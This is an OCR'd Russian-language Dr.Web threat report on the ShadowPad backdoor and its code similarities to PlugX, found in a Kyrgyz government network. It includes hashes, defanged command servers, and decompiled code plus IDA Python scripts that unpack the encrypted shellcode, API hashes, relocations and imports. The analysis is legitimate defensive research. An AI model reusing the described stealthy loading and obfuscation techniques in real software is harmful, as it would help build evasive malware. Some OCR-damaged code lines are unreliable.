
Dr.WEB

Исследование APT-бэкдора ShadowPad и его связи с PlugX



«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Исследование APT-бэкдора ShadowPad и его связи с PlugX
26.10.2020

«Доктор Веб», Центральный офис в России
125040
Россия, Москва
3-я улица Ямского поля, вл.2, корп.12А

Веб-сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах Вы можете найти на официальном сайте компании.

Введение

В июле 2020 года мы выпустили исследование APT-атак на государственные учреждения Казахстана и Киргизии с подробным разбором вредоносных программ, найденных в скомпрометированных сетях. В процессе расследования вирусные аналитики «Доктор Веб» проанализировали и описали несколько групп троянских программ, включая представителей как уже встречавшихся специалистам семейств, так и ранее неизвестные трояны, из которых самым главным открытием оказались образцы семейства XPath. Нам также удалось обнаружить ряд признаков, позволивших связать два изначально независимых инцидента. В обоих случаях злоумышленники использовали похожие наборы вредоносного ПО, в том числе одни и те же узкоспециализированные бэкдоры, которыми были инфицированы контроллеры домена в атакованных организациях.

В ходе экспертизы аналитики изучили образцы мультимодульных бэкдоров PlugX, которые применялись для первичного проникновения в сетевую инфраструктуру. Анализ показал, что некоторые модификации **PlugX** использовали те же доменные имена управляющих серверов, что и другие изученные нами бэкдоры, связанные с целевыми атаками на учреждения государств Центральной Азии. При этом обнаружение программ семейства **PlugX** свидетельствует о возможной причастности к рассматриваемым инцидентам китайских APT-групп.

По нашим данным, несанкционированное присутствие в обеих сетях продолжалось более трех лет, а за атаками могли стоять сразу несколько хакерских группировок. Расследования столь комплексных киберинцидентов предполагают продолжительную работу, поэтому их редко удается осветить одной публикацией.

В вирусную лабораторию «Доктор Веб» поступили новые образцы ВПО, обнаруженные на одном из зараженных компьютеров локальной сети госучреждения Киргизии.

В дополнение к описанным в предыдущем материале вредоносным программам особого внимания заслуживает бэкдор ShadowPad. Различные модификации этого семейства являются известным инструментом **Winnti** — APT-группы предположительно китайского происхождения, активной как минимум с 2012 года. Примечательно, что на компьютере вместе с **ShadowPad** был также установлен бэкдор Farfli, при этом обе программы обращались к одному управляющему серверу. Кроме того, на этом же компьютере мы обнаружили несколько модификаций **PlugX**.

В этом исследовании мы разобрали алгоритмы работы обнаруженных бэкдоров. Особое внимание уделено сходствам в коде образцов **ShadowPad** и **PlugX**, а также некоторым пересечениям в их сетевой инфраструктуре.

Список обнаруженного ВПО

На зараженном компьютере были найдены следующие бэкдоры:

SHA256-хеши	Детектирование	Управляющий сервер	Дата установки
ac6938e03f2a076152ee4ce23a39a0bfcd676e4f0b031574d442b6e2df532646	BackDoor.ShadowPad.1	www[.]pneword[.]net	07.09.2018 13:14:57.664
9135cdfd09a08435d344cf4470335e6d5577e250c2f00017aa3ab7a9be3756b3 2c4bab3df593ba1d36894e3d911de51d76972b6504d94be22d659cff1325822e	BackDoor.Farfli.122 BackDoor.Farfli.125	www[.]pneword[.]net	03.11.2017 09:06:07.646
3ff98ed63e3612e56be10e0c22b26fc1069f85852ea1c0b306e4c6a8447c546a (DLL-загрузчик) b8a13c2a4e09e04487309ef10e4a8825d08e2cd4112846b3ebda17e013c97339 (основной модуль)	BackDoor.PlugX.47 BackDoor.PlugX.48	www[.]mongolv[.]com	29.12.2016 14:57:00.526
32e95d80f96dae768a82305be974202f1ac8fcbcb985e3543f29797396454bd1 (DLL-загрузчик) b8a13c2a4e09e04487309ef10e4a8825d08e2cd4112846b3ebda17e013c97339 (основной модуль)	BackDoor.PlugX.47 BackDoor.PlugX.48	www[.]arestc[.]net	23.03.2018 13:06:01.444
b8a13c2a4e09e04487309ef10e4a8825d08e2cd4112846b3ebda17e013c97339 (основной модуль)	BackDoor.PlugX.48	www[.]icefirebest[.]com	03.12.2018 14:12:24.111

Для дальнейшего исследования мы нашли и проанализировали другие образцы семейства ShadowPad, чтобы более детально рассмотреть сходство бэкдоров семейств **ShadowPad** и **PlugX**:

- BackDoor.ShadowPad.3,
- BackDoor.ShadowPad.4 — модификация **ShadowPad**, находившаяся в составе самораспаковывающегося WinRAR-дроппера и загружавшая нетипичный для этого семейства модуль в виде DLL-библиотеки.

Подробное исследование образцов **ShadowPad** и их сравнение с ранее изученными нами модификациями **PlugX** указывает на высокую схожесть принципов действия и модульных структур бэкдоров обоих семейств. Эти вредоносные программы сближает не только общая концепция, но и нюансы кода: некоторые приемы разработки, идеи и технические решения практически копируют друг друга. Немаловажным фактом является и то, что оба бэкдора находились в скомпрометированной сети государственного учреждения Киргизии.

Заключение

Имеющиеся данные позволяют нам сделать вывод о связи этих семейств, при этом возможны как простое заимствование кода, так и разработка обеих программ одним автором или группой авторов. Во втором случае весьма вероятной видится эволюция **PlugX** в более новый и совершенный **ShadowPad**, так как формат хранения вредоносных модулей, применяемый в последнем, многократно затрудняет возможность их обнаружения в оперативной памяти.

Принцип действия найденных образцов вредоносных программ

BackDoor.ShadowPad.1

Многокомпонентный троян-бэкдор, написанный с использованием языков C и Assembler, предназначенный для работы в 32- и 64-разрядных операционных системах семейства Microsoft Windows. Используется для целевых атак на информационные системы и несанкционированного доступа к данным для их передачи на управляющие серверы. Основная функциональность бэкдора реализована при помощи встроенных в его тело модулей — плагинов.

Принцип действия

DLL-модуль бэкдора загружается в оперативную память методом DLL Hijacking с помощью подлинного исполняемого файла `TosBtKbd.exe` от издателя TOSHIBA CORPORATION. На зараженном компьютере файл располагался под именем `msmsgs.exe`.

```
.>sigcheck -a msmsgs.exe_
    Verified:    Signed
    Signing date:    5:24 24.07.2008
    Publisher:    TOSHIBA CORPORATION
    Company:    TOSHIBA CORPORATION.
    Description:    TosBtKbd
    Product:    Bluetooth Stack for Windows by TOSHIBA


    MachineType:    32-bit

    Binary Version:    6.2.0.0

    Original Name:    TosBtKbd.exe

    Internal Name:    n/a

    Copyright:    Copyright (C) 2005-2008 TOSHIBA CORPORATION, All rights
reserved.

    Comments:    n/a

    Entropy:    5.287
```

Бэкдор может быть связан с BackDoor.Farfli.125, так как обе вредоносные программы используют один и тот же управляющий сервер — www[.]pneword[.]net.

Рассмотренный образец находился на зараженном компьютере в директории `C:\ProgramData\Messenger\` и был установлен в качестве службы `Messenger`.

Стоит отметить, что в **BackDoor.Farfli.125** предусмотрена команда `0x7532`, по которой бэкдор пытается установить службу с аналогичным названием — `Messenger`.

Начало работы

Вредоносная библиотека имеет две экспортируемые функции:

```
SetTosBtKbdHook

UnHookTosBtKbd
```

Имя модуля, указанное в таблице экспорта, — `TosBtKbd.dll`.


Функция `DLLMain` и экспортируемая функция `UnHookTosBtKbd` являются заглушками.

Функция `SetTosBtKbdHook` перебирает дескрипторы в поиске объектов, чьи имена содержат `TosBtKbd.exe`, а затем закрывает их.

```
int __stdcall check_handles()
{
  ULONG v0; // ecx
  HMODULE v1; // eax
  int result; // eax
  int iter; // esi
  int v4; // eax
  ULONG ReturnLength; // [esp+0h] [ebp-4h] BYREF
  ReturnLength = v0;
  if ( *(_DWORD *)NtQueryObject
    || (v1 = GetModuleHandleA(aNtdllDll),
        result = (int)GetProcAddress(v1, aNtqueryobject),
        (*(_DWORD *)NtQueryObject = result) != 0) )
  {
    iter = 0;
    while ( 1 )
    {
      if ( NtQueryObject((HANDLE)(4 * iter), ObjectNameInformation,
&object__name_info, 0x1000u, &ReturnLength) >= 0 )
      {
        v4 = lstrlenW(object__name_info.Name.Buffer);
        do
          --v4;
        while ( v4 > 0 && object__name_info.Name.Buffer[v4] != 92 );
        if ( !lstrcmpiW(&object__name_info.Name.Buffer[v4 + 1], String2) )
          break;
      }
      if ( ++iter >= 100000 )
```

```
        return 0;
    }
    result = CloseHandle((HANDLE)(4 * iter));
  }
  return result;
}
```

После этого при помощи `SetTosBtKbdHook` расшифровывается шелл-код, который хранится в теле бэкдора.




Алгоритм расшифровки шелл-кода:


```
def LOBYTE(v):

    return v & 0xFF

def dump_shellcode(addr, size, key):

    buffer = get_bytes(addr, size)

    result = b""
```

```
    for x in buffer:

        result += bytes([x ^ LOBYTE(key)])

        key = ((key * 0x6A730000) - (((key >> 0x10) * 0x39F3958D)) -
0x5C0BB335) & 0xFFFFFFFF

    i = 0

    for x in result:

        patch_byte(addr + i, x)

        i += 1
```

Расшифрованный шелл-код сопротивляется анализу с помощью двух последовательных условных JMP-инструкций в одну точку.



После обхода обфускации функция приобретает корректный вид:



Шелл-код предназначен для загрузки основной полезной нагрузки, которая представляет собой разобранный PE-модуль без заголовков MZ и PE. Для загрузки используется специальный заголовок, состоящий из отдельных частей стандартных заголовков.

```
struct section
{
  DWORD RVA;
  DWORD raw_data_offset;
  DWORD raw_data_len;
};
struct module_header
{
  DWORD key;
  DWORD key_check;
  DWORD import_table_RVA;
  DWORD original_ImageBase;
  DWORD relocation_table_RVA;
  DWORD relocation_table_size;
  DWORD IAT_RVA;
  DWORD IAT_size;
  DWORD EP_RVA;
  WORD HDR32_MAGIC;
  WORD word;
  DWORD number_of_sections;
  DWORD timestamp;
  section section_1;
  section section_2;
  section section_3;
  section section_4;
};
```

Заголовок хранится в шелл-коде после первого блока инструкций.

```
.nsp0:002B780C ; int __cdecl shellcode_EP(DWORD arg)
.nsp0:002B780C shellcode_EP    proc near               ; DATA XREF: SetTosBtKbdHook_0+2A↑o
.nsp0:002B780C
.nsp0:002B780C arg             = dword ptr  8          ; zero
.nsp0:002B780C
.nsp0:002B780C                 mov     ecx, [esp-4+arg] ; zero
.nsp0:002B7810                 push    ebp
.nsp0:002B7811                 mov     ebp, esp
.nsp0:002B7813                 sub     esp, 400h
.nsp0:002B7819                 push    ecx
.nsp0:002B781A                 push    15B58h
.nsp0:002B781F                 call    j_module_loader
.nsp0:002B781F shellcode_EP    endp ; sp-analysis failed
.nsp0:002B781F
.nsp0:002B781F ; ---------------------------------------------------------------------------
.nsp0:002B7824 module_header_struct dd 9D7EEB98h       ; key
.nsp0:002B7828                 dd 0E14B323Bh           ; key_check
.nsp0:002B782C                 dd 1A000h               ; size
.nsp0:002B7830                 dd 10000000h            ; original_ImageBase
.nsp0:002B7834                 dd 19000h               ; relocation_table_RVA
.nsp0:002B7838                 dd 200h                 ; relocation_table_size
.nsp0:002B783C                 dd 16E50h               ; IAT_RVA
.nsp0:002B7840                 dd 3Ch                  ; IAT_size
.nsp0:002B7844                 dd 2CE0h                ; EntryPoint_RVA
.nsp0:002B7848                 dw 10Bh                 ; IMAGE_NT_OPTIONAL_HDR32_MAGIC
.nsp0:002B784A                 dw 2102h                ; word
.nsp0:002B784C                 dd 4                    ; number_of_sections
.nsp0:002B7850                 dd 59586041h            ; dword_11
.nsp0:002B7854                 section <1000h, 60h, 25BCh> ; section 1
.nsp0:002B7860                 section <4000h, 261Ch, 13004h> ; section 2
.nsp0:002B786C                 section <18000h, 15620h, 1E8h> ; section 3
.nsp0:002B7878                 section <19000h, 15808h, 350h> ; section 4
```

Затем функция `module_loader` непосредственно загружает полезную нагрузку. Вначале через структуру PEB бэкдор получает адреса следующих функций из `kernel32`:

```
LoadLibraryA

GetProcAddress

VirtualAlloc

Sleep
```


Имя библиотеки `Kernel32` и указанные API программа ищет по хешу имени, который вычисляется по алгоритму:

```
def rol(val, r_bits, max_bits=32):

    return (val << r_bits%max_bits) & (2**max_bits-1) | ((val &
(2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))



def ror(val, r_bits, max_bits=32):
```

```
    return ((val & (2**max_bits-1)) >> r_bits%max_bits) | (val <<
(max_bits-(r_bits%max_bits)) & (2**max_bits-1))


def libnamehash(lib_name):
    result = 0
    b = lib_name.encode()
    for x in b:
        result = ror(result, 8)
        x |= 0x20
        result = (result + x) & 0xFFFFFFFF
        result ^= 0x7C35D9A3
    return result


def procnamehash(proc_name):
    result = 0
    b = proc_name.encode()
    for x in n:
        result = ror(result, 8)
        result = (result + x) & 0xFFFFFFFF
        result ^= 0x7C35D9A3
    return result
```

После получения адресов API бэкдор проверяет целостность значений из заголовка алгоритмом на основе XOR-операции — `module_header.key ^ module_header.key_check`. Значение должно быть равно `0x7C35D9A3`; то же значение, что используется при хешировании имен функций из `kernel32`. После этого проверяет значение сигнатуры `module_header.HDR32_MAGIC` — оно должно быть равно `0x10B`. Затем выделяет исполняемый буфер размером `module_header.import_table_RVA` и прибавляет `0x4000` под модуль.

После этого заполняет блок размером `0x1000` байт в начале выделенного буфера `module_header.section_1.RVA` — места, где должен был располагаться PE-заголовок загруженного модуля.



В регистре `ECX` при этом изначально лежит адрес выделенного исполняемого буфера.

Затем бэкдор загружает секции модуля в соответствии с их RVA (Relative Virtual Address). Данные секций хранятся в шелл-коде после заголовка, смещение к данным (`section.raw_data_offset`) отсчитывается от начала заголовка.

После секций программа обрабатывает релоки, которые хранятся в виде структур `IMAGE_BASE_RELOCATION`, однако каждый `WORD`, который отвечает за тип релока и смещение от начала блока, зашифрован. Начальный ключ берется из `module_header.key`, после каждой итерации он изменяется. Стоит отметить, что полученный после всех итераций ключ будет использоваться при обработке импортируемых функций.

Алгоритм обработки релоков:

```
import struct

def relocations(image_address, original_image_base, relocation_table_RVA):

    global key

    relocation_table_addr = image_address + relocation_table_RVA

    reloc_hdr_data = get_bytes(relocation_table_addr, 8)

    block_address, size_of_block = struct.unpack('<II', reloc_hdr_data)

    while size_of_block:

        if ((size_of_block - 8) >> 1) > 0:
```

```
            block = get_bytes(relocation_table_addr + 8, size_of_block -
8)

            i = 0

            while i < ((size_of_block - 8) >> 1):

                reloc = struct.unpack('<H', block[i*2:i*2+2])[0]

                reloc_type = ((reloc ^ key) & 0xFFFF) >> 0x0C

                offset = (reloc ^ key) & 0xFFF

                offset_high = (((key >> 0x10) + reloc) & 0xFFFFFFFF) |
((key << 0x10) & 0xFFFFFFFF)

                key = offset_high

                if reloc_type == 3:

                    patch_addr = offset + image_address + block_address

                    delta = (image_address - original_image_base) &
0xFFFFFFFF

                    value = get_wide_dword(patch_addr)

                    patch_dword(patch_addr, (value + delta) & 0xFFFFFFFF)

                elif reloc_type == 0x0A:

                    patch_addr = image_address + offset + + block_address

                    delta = (image_address - original_image_base) &
0xFFFFFFFF

                    old_low = get_wide_dword(patch_addr)

                    old_high = get_wide_dword(patch_addr + 4)

                    patch_dword(patch_addr, (old_low + offset) &
0xFFFFFFFF)

                    patch_dword(patch_addr + 4, (old_high + offset_high) &
0xFFFFFFFF)

                i += 1

        relocation_table_addr += size_of_block

        reloc_hdr_data = get_bytes(relocation_table_addr, 8)

        block_address, size_of_block = struct.unpack('<II',
reloc_hdr_data)
```

После того как все релоки обработаны, структура заполняется нулями.

Далее **BackDoor.ShadowPad.1** приступает к обработке импортируемых функций. В целом процедура соответствует стандартной, однако имена библиотек и функций зашифрованы. Используется ключ, модифицированный после обработки релоков, и также после каждой итерации шифрования он изменяется. После обработки очередной импортируемой функции ее адрес не помещается непосредственно в ячейку, заданную относительно `IMAGE_IMPORT_DESCRIPTOR.FirstThunk`. Вместо этого формируется блок инструкций, передающий управление на API вида:

```
mov eax, <addr>
neg eax
jmp eax
```

Алгоритм обработки импортов:

```
def imports(image_address, IAT_RVA,):

    global key

    IAT_address = image_address + IAT_RVA

    import_table_address = image_address + 0x1A000

    import_descriptor_address = IAT_address

    while True:

        OriginalThunkData, TimeDateStamp, ForwarderChain, Name, FirstThunk =
struct.unpack('<IIIII', get_bytes(import_descriptor_address, 0x14))

        TimeDateStamp = 0

        ForwarderChain = 0

        OriginalThunkData_address = image_address + OriginalThunkData

        FirstThunk_address = image_address + FirstThunk

        libname_address = image_address + Name

        n1 = get_wide_byte(libname_address)

        libname_decrypted = bytes([(n1 ^ key) & 0xFF])

        key = ((key >> 0x08) + c_byte(n1).value) | ((key << 0x18) &
0xFFFFFFFF)

        i = 1

        nb = get_wide_byte(libname_address + i)
```

```
        while libname_decrypted[-1]:
            libname_decrypted += bytes([(nb ^ key) & 0xFF])
            key = ((key >> 0x08) + c_byte(nb).value) | ((key << 0x18) &
0xFFFFFFFF)
            i += 1
            nb = get_wide_byte(libname_address + i)
        libname_decrypted = libname_decrypted[:-1]
        print("Imports from {0}".format(libname_decrypted[:-1]))
        thunk = get_wide_dword(OriginalThunkData_address)
        it_ptr = 0
        j = 0
        while thunk:
            name_address = image_address + thunk + 2
            nb1 = get_wide_byte(name_address)
            func_name = bytes([(nb1 ^ key) & 0xFF])
            key = ((key >> 0x08) + c_byte(nb1).value) | ((key << 0x18) &
0xFFFFFFFF)
            i = 1
            nb = get_wide_byte(name_address + i)
            while func_name[-1]:
                func_name += bytes([(nb ^ key) & 0xFF])
                key = ((key >> 0x08) + c_byte(nb).value) | ((key << 0x18) &
0xFFFFFFFF)
                i += 1
                nb = get_wide_byte(name_address + i)
            func_name = func_name[:-1]
            print("Function {0}".format(func_name))
            j_type = key % 5
            if j_type == 0:
```

```
                patch_byte(import_table_address, 0xE8)
            elif j_type == 1:
                patch_byte(import_table_address, 0xE9)
            elif j_type == 2:
                patch_byte(import_table_address, 0xFF)
            elif j_type == 3:
                patch_byte(import_table_address, 0x48)
            elif j_type == 4:
                patch_byte(import_table_address, 0x75)
            else:
                patch_byte(import_table_address, 0x00)
            import_table_address += 1
            patch_dword(FirstThunk_address + it_ptr, import_table_address)
#addr to trampoline
